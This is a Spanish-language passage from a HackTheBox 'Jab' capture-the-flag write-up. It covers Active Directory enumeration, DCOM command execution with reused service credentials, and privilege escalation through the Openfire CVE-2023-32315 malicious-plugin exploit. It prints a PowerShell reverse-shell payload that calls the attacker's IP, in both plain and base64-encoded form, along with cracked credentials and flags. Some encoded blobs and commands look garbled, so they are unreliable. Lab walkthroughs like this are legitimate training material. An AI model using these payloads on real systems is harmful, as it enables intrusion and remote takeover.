2c7c91e664144f92f438aecf9f814f73ed556dac403daaeffc7081957177d16c1087f058323f7aa3dfecfa024cc842aa3c8ef82213ad4ac89b88fc7d1f68338e8127644cfe101bf93b18ec0da457c9136e3d0efa0d094994e1591ecc4:!!@#$$%^*(1qazxsw
```

Validamos la credencial del usuario de servicio.

```
netexec smb 10.129.230.215 -u 'svc_openfire' -p '!@#$$%^*(1qazxsw'
```

Resultado: `[+] jab.htb\svc_openfire:!!@#$$%^*(1qazxsw`

Utilizamos las credenciales en la aplicación para ver si podemos encontrar algo más. Una vez accedido vemos más opciones en la cuenta.



Probamos a obtener la lista de grupos pero parece que no es funcional.

4. Movimiento Lateral y Foothold

4.1 Enumeración con BloodHound


Probamos a recolectar información del dominio con BloodHound a través de Python.

```
bloodhound-python -u 'svc_openfire' -p '!@#$$%^*(1qazxsw' -c All -d jab.htb --zip -ns 10.129.230.215
```

Explicación del comando:

- `bloodhound-python` : Ingestor de datos para BloodHound escrito en Python.
- `-c All` : Recolecta todos los métodos de colección.
- `--zip` : Comprime los resultados en archivos JSON.
- `-ns` : Especifica el Nameserver.

Vemos el camino más corto para poder convertirnos en Domain Admin, pero no vemos nada relevante.



Sin embargo, mirando los privilegios del usuario `svc_openfire`, vemos que tiene privilegios **ExecuteDCOM** sobre `DC01.JAB.HTB`.



En la información que nos proporciona BloodHound:

The user SVC_OPENFIRE@JAB.HTB has membership in the Distributed COM Users local group on the computer DC01.JAB.HTB.

This can allow code execution under certain conditions by instantiating a COM object on a remote machine and invoking its methods.

4.2 Ejecución remota vía DCOM

Probamos a utilizar la herramienta `impacket-dcomexec`.

```
impacket-dcomexec 'jab/svc_openfire:!!@#$$%^&*(1qazxsw@10.129.230.215'
```

Explicación del comando:

- `impacket-dcomexec` : Herramienta para ejecutar comandos vía DCOM.

Resultado:

```
[ - ] DCOM SessionError: code: 0x8000401a - CO_E_RUNAS_LOGON_FAILURE - The server process could not be started because the configured identity is incorrect. Check the user name and password.
```

Probamos con otro objeto (`ShellBrowserWindow`).

```
impacket-dcomexec 'jab/svc_openfire:!!@#$$%^&*(1qazxsw@10.129.230.215' -object ShellBrowserWindow 'whoami'
```

Resultado:

```
[ - ] DCOM SessionError: code: 0x8000401a - CO_E_RUNAS_LOGON_FAILURE - The server process could not be started because the configured identity is incorrect. Check the user name and password.
```

Probamos con el objeto `MMC20`.

```
impacket-dcomexec 'jab/svc_openfire:!!@#$$%^&*(1qazxsw@10.129.230.215' -object MMC20 'whoami'
```

Resultado: Accedemos a algo pero no devuelve output.

```
(root@kali)-[/home/.../HTB/Jab/pidg/ldap]
# impacket-dcomexec 'jab/svc_openfire:!!@#$$%^&*(1qazxsw@10.129.230.215' -object MMC20 'whoami'
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies
[*] SMBv3.0 dialect used
whoami
[!] 0x8000401a WARN The client is unauthorized due to authentication failure.
```

4.3 Validación de RCE y Reverse Shell

Lo validamos. Para ello, primero esnifamos el tráfico ICMP en nuestra máquina atacante.

```
tcpdump -i tun0 icmp -n
```

Explicación del comando:

- `tcpdump` : Herramienta de captura de paquetes.
- `-i tun0` : Escucha en la interfaz de la VPN.
- `icmp` : Filtra solo paquetes del protocolo ICMP (ping).
- `-n` : No resuelve nombres de dominio.

Enviamos un ping desde la víctima.

```
impacket-dcomexec 'jab/svc_openfire:!@#$$%^&*(1qazxsw@10.129.230.215' -object MMC20 'ping 10.10.14.195' -silentcommand
```

Explicación del comando:

- `-silentcommand` : Intenta ejecutar el comando de forma silenciosa.

Resultado:

```
23:26:04.577813 IP 10.129.230.215 > 10.10.14.195: ICMP echo request, id 1, seq 407, length 40
23:26:04.580221 IP 10.10.14.195 > 10.129.230.215: ICMP echo reply, id 1, seq 407, length 40
23:26:05.581385 IP 10.129.230.215 > 10.10.14.195: ICMP echo request, id 1, seq 408, length 40
23:26:05.581403 IP 10.10.14.195 > 10.129.230.215: ICMP echo reply, id 1, seq 408, length 40
23:26:06.585015 IP 10.129.230.215 > 10.10.14.195: ICMP echo request, id 1, seq 409, length 40
23:26:06.585047 IP 10.10.14.195 > 10.129.230.215: ICMP echo reply, id 1, seq 409, length 40
23:26:08.432913 IP 10.129.230.215 > 10.10.14.195: ICMP echo request, id 1, seq 410, length 40
23:26:08.432930 IP 10.10.14.195 > 10.129.230.215: ICMP echo reply, id 1, seq 410, length 40
```

Confirmamos ejecución remota de comandos.

Preparamos una reverse shell usando un payload de `Nishang` para PowerShell:

```
$client = New-Object
System.Net.Sockets.TCPClient('10.10.14.195',443);$stream =
$client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i =
$stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -
```



```

TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex
$data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '>
';$sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sen
dbyte.Length);$stream.Flush()};$client.Close()

```

Lo convertimos a formato UTF-16LE y luego a Base64 para evitar problemas de caracteres especiales en la ejecución.

```
cat rev.ps1 | iconv -t utf-16le | base64 -w 0; echo
```

Iniciamos el listener en nuestra máquina.

```
rlwrap nc -nlvp 443
```

Enviamos el comando de reverse shell codificado a la máquina víctima.

```

impacket-dcomexec 'impacket-dcomexec 'jab/svc_openfire:!!@#$$%^&*
(1qazxsw@10.129.22.139' -object MMC20 'powershell -e
"JABjAGwAaQBLAG4AdAAGAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAAdABLAG0ALgBOAG
UAdAAuAFMABwBjAGsAZQB0AHMALgBUAEMAUAABDAGwAaQBLAG4AdAAoACcAMQAwAC4AMQAwAC4AMQA0A
C4AMQA5ADUAJwAsADQANAAzACKA0wAKAHMAAdABYAGUAYQBtACAAPQAgACQAYwBsAGkAZQBwAHQALgBH
AGUAdABTAHQAcgBLAGEAbQAoACKA0wBbAGIAeQB0AGUAWwBdAF0AJABiAHkAdABLAHMAIAA9ACAAMAA
uAC4ANgA1ADUAMwA1AHwAJQB7ADAAfQA7AHcAaABpAGwAZQAoACgAJABpACAAPQAgACQAcwB0AHIAZQ
BhAG0ALgBSAGUAYQBkACgAJABiAHkAdABLAHMAAAGADAALAAGACQAYgB5AHQAZQBzAC4ATABLAG4AZ
wB0AGgAKQApACAALQBUAGUAIAAwACKAewA7ACQAZABhAHQAYQAgAD0AIAAoAE4AZQB3AC0ATwBiAGoA
ZQBjAHQAIAAAtAFQAeQBwAGUATgBhAG0AZQAgAFMAeQBzAHQAZQBtAC4AVABLAHgAdAAuAEEAUwBDAEk
ASQBFAG4AYwBvAGQAaQBUAGcAKQAuAEcAZQB0AFMAAdABYAGkAbgBnACgAJABiAHkAdABLAHMAAAGwAC
wAIAAKAGKAKQA7ACQAcwBLAG4AZABiAGEAYwBrACAAPQAgACgAaQBLAHgAIAAKAGQAYQB0AGEAIAAyA
D4AJgAxACAAfAAGAE8AdQB0AC0AUwB0AHIAaQBUAGcAIAApADsAJABzAGUAbgBkAGIAYQBjAGsAMgAg
ACAAPQAgACQAcwBLAG4AZABiAGEAYwBrACAAGwAgACcAUABTACAAJwAgACsAIAAoAHAAdwBkACKALgB
QAGEAdABoACAAKwAgACcAPgAgACcA0wAKAHMAZQBwAGQAYgB5AHQAZQAgAD0AIAAoAFsAdABLAHgAdA
AuAGUAbgBjAG8AZABpAG4AZwBdADoA0gBBAFMAQwBJAEKAKQAuAEcAZQB0AEIAeQB0AGUAcwAoACQAc
wBLAG4AZABiAGEAYwBrADIaKQA7ACQAcwB0AHIAZQBhAG0ALgBXAHIAaQBU0AGUAKAAKAHMAZQBwAGQA
YgB5AHQAZQAsADAALAaKAHMAZQBwAGQAYgB5AHQAZQAuAEwAZQBwAGcAdABoACKA0wAKAHMAAdABYAGU
AYQBtAC4ARgBsAHUAcwBoACgAKQB9ADsAJABjAGwAaQBLAG4AdAAuAEMAbABvAHMAZQAoACKACgA=" '
-silentcommand

```

Resultado: Reverse shell obtenida.

5. Post-Explotación y Escalada de Privilegios

5.1 Enumeración Local

Comprobamos el usuario actual.

```
whoami
```

Resultado: jab\svc_openfire

Verificamos la configuración de red y la IP.


```
ipconfig
```

Resultado: IPv4 Address. : 10.129.22.139

Obtenemos la flag de usuario.

```
type C:\Users\svc_openfire\Desktop\user.txt (Comando implícito por el resultado de flag)
```

Resultado: f3fdc3f3669e03de562ec6cdf35303d9

Comprobamos los privilegios del usuario.

```
whoami /priv
```

Resultado:

Privilege Name	Description	State
SeMachineAccountPrivilege	Add workstations to domain	Enabled
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeIncreaseWorkingSetPrivilege	Increase a process working set	Enabled

Enumerando los directorios en archivos de programa, encontramos un directorio que no suele estar entre los predefinidos: Openfire.

```
dir C:\progra~1
```

Resultado:

d-----	10/23/2023	12:12 PM	Common Files
d-----	1/8/2024	10:58 AM	internet explorer
d-----	10/23/2023	1:00 PM	Java
d-----	2/1/2024	7:55 AM	Mozilla Firefox
d-----	2/1/2024	8:32 AM	Openfire
d-----	10/23/2023	12:12 PM	VMware
d-----	1/8/2024	10:58 AM	Windows Defender
d-----	1/8/2024	10:58 AM	Windows Defender Advanced
Threat Protection			
d-----	1/8/2024	10:58 AM	Windows Mail
d-----	1/8/2024	10:58 AM	Windows Media Player
d-----	9/15/2018	3:19 AM	Windows Multimedia Platform
d-----	9/15/2018	3:28 AM	windows nt
d-----	1/8/2024	10:58 AM	Windows Photo Viewer
d-----	9/15/2018	3:19 AM	Windows Portable Devices
d-----	9/15/2018	3:19 AM	Windows Security
d-----	9/15/2018	3:19 AM	WindowsPowerShell

Buscando información en fuentes abiertas: que es openfire

Resultado:

Openfire es un servidor de mensajería instantánea y colaboración en tiempo real (RTC) de código abierto, basado en Java y que utiliza el protocolo XMPP (anteriormente conocido como Jabber). Permite a empresas y organizaciones instalar su propio servidor de chat seguro, facilitando la comunicación interna, el intercambio de archivos y el uso de grupos

Accedemos y en el directorio `conf`, vemos archivos xml que puede que tengan credenciales.

```
dir conf
```

Resultado:

```
-a----- 1/8/2024 10:04 AM 36321 available-plugins.xml
-a----- 2/16/2022 10:55 AM 1530 crowd.properties
-a----- 2/16/2022 10:55 AM 1542 openfire-demoboot.xml
-a----- 2/9/2026 11:44 AM 1497 openfire.xml
-a----- 2/9/2026 11:44 AM 2947 security.xml
-a----- 1/8/2024 10:04 AM 11 server-update.xml
```

Comprobando el contenido de openfire.xml: `cat openfire.xml`

Vemos que hay una consola de administrador en el puerto 9090 y 9091 en el localhost:

```
<adminConsole>
  <!-- Disable either port by setting the value to -1 -->
  <port>9090</port>
  <securePort>9091</securePort>
  <interface>127.0.0.1</interface>
</adminConsole>
```

Comprobamos los puertos abiertos: `netstat -nat`

Resultado::

TCP	127.0.0.1:9090	0.0.0.0:0	LISTENING	InHost
TCP	127.0.0.1:9091	0.0.0.0:0	LISTENING	InHost

Vemos que los puertos estan abiertos.

5.2 Explotación de Openfire (CVE-2023-32315) - Escalada Privilegios

Realizamos Port Forwarding con `chisel` para acceder a la consola administrativa.


Atacante: `./chise_l server --reverse -p 1234`

Víctima: `.\chisel.exe client 10.10.14.195:1234 R:9090:127.0.0.1:9090`

Accedemos mediante el navegador.


`http://localhost:9090`

Y nos redirige a un panel de login, el cual vemos que la versión es: **4.7.5**



Probamos a acceder con las credenciales de `svc_openfire/ !@#$$%^*(1qazxsw .`

Accedemos exitosamente.



Buscamos exploits por la version 4.7.5, vemos que hay un CVE asignado, CVE-2023-32315.

Y vemos que lleva desde path traversal a RCE, segun esta referencia:

<https://vsociety.medium.com/cve-2023-32315-path-traversal-in-openfire-leads-to-rce-a7c7c3c93190>

Segun la referencia, parece que podemos subir un plugin malicioso para realizar el RCE:

After getting Authenticated now you can get a reverse shell(RCE) by uploading a Vulnerable Plugin like Openfire-management-tool- the plugin can be found here

Descargamos el plugin malicioso: <https://github.com/miko550/CVE-2023-32315/blob/main/openfire-management-tool-plugin.jar>

Lo subimos en la seccion de Plugins y una vez subido nos dirigimos a Server -> Server Settings -> Management Tool -> Contraseña 123 -> Desplegamos el apartado de system command.

Verificamos la ejecucion: `whoami`

Resultado: `nt authority\system`

Nos ponemos en escucha para lanzarnos una reverse shell: `r1wrap nc -nlvp 443`

Reutilizamos el payload del anterior reverse shell: `powershell -e`

"JABjAGwAaQBLAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABLAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBLAG4AdAAoACcAMQAwAC4AMQA0AC4AMQA5ADUAJwAsADQANAAzACkA0wAkAHMAdABYAGUAYQBtACAAPQAgACQAYwBsAGkAZQBwAHQALgBHAGUAdABTAHQAcgBLAGEAbQAoACKA0wBbAGIAeQB0AGUAWwBdAF0AJABiAHkAdABLAHMAIAA9ACAAMAAuAC4ANgA1ADUAMwA1AHwAJQB7ADAAfQA7AHcAaABpAGwAZQAoACgAJABpACAAPQAgACQAcwB0AHIAZQBhAG0ALgBSAGUAYQBkACgAJABiAHkAdABLAHMAIAA9ADAALAAGACQAYgB5AHQAZQBzAC4ATABLAG4AZwB0AGgAKQAPACAALQBwAGUAIAAwACKAewA7ACQAZABhAHQAYQAgAD0AIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIAAtAFQAeQBwAGUATgBhAG0AZQAgAFMAeQBzAHQAZQBtAC4AVABLAHgAdAAuAEAAUwBDAEK

ASQBFAG4AYwBvAGQAaQBuaGcAKQAuAEcAZQB0AFMAdABYAGkAbgBnACgAJABiAHkAdABlAHMALAAwACwAIAAkAGkAKQA7ACQAcwBLAG4AZABiAGEAYwBrACAAPQAgACgAaQBlAHgAIAAkAGQAYQB0AGEAIAAyAD4AJgAxACAAFAAgAE8AdQB0AC0AUwB0AHIAaQBuaGcAIAApADsAJABzAGUAbgBkAGIAYQBjAGsAMgAgACAAPQAgACQAcwBLAG4AZABiAGEAYwBrACAAKwAgACcAUABTACAAJwAgACsAIAAoAHAAdwBkACkALgBQAGEAdABoACAAKwAgACcAPgAgACcA0wAkAHMAZQBuaGQAYgB5AHQAZQAgAD0AIAAoAFsAdABlAHgAdAAuAGUAbgBjAG8AZABpAG4AZwBdADoA0gBBAFMAQwBJAEkAKQAuAEcAZQB0AEIAeQB0AGUAcwAoACQAcwBLAG4AZABiAGEAYwBrADIAKQA7ACQAcwB0AHIAZQBhAG0ALgBXAHIAaQB0AGUAKAAkAHMAZQBuaGQA YgB5AHQAZQAsADAALAAkAHMAZQBuaGQAYgB5AHQAZQAuAEwAZQBuaGcAdABoACkA0wAkAHMAAdABYAGUAYQBtAC4ARgBsAHUAcwBoACgAKQB9ADsAJABjAGwAaQBlAG4AdAAuAEMABABvAHMAZQAoACkACgA="

Resultado: obtenemos la reverse shell.

```
(x369@kali)-[~] /home/x369/HTB/Jab
$ rlwrap nc -nlvp 443
listening on [any] 443 ... Reverse tunnelling enabled
connect to [10.10.14.195] from (UNKNOWN) [10.129.22.139] 59732
PS C:\Program Files\Openfire\bin>
```

Obtenemos la flag de root: type C:\Users\Administrator\Desktop\root.txt

Resultado: 96fc1723c7cc5d507903e57c7b22298c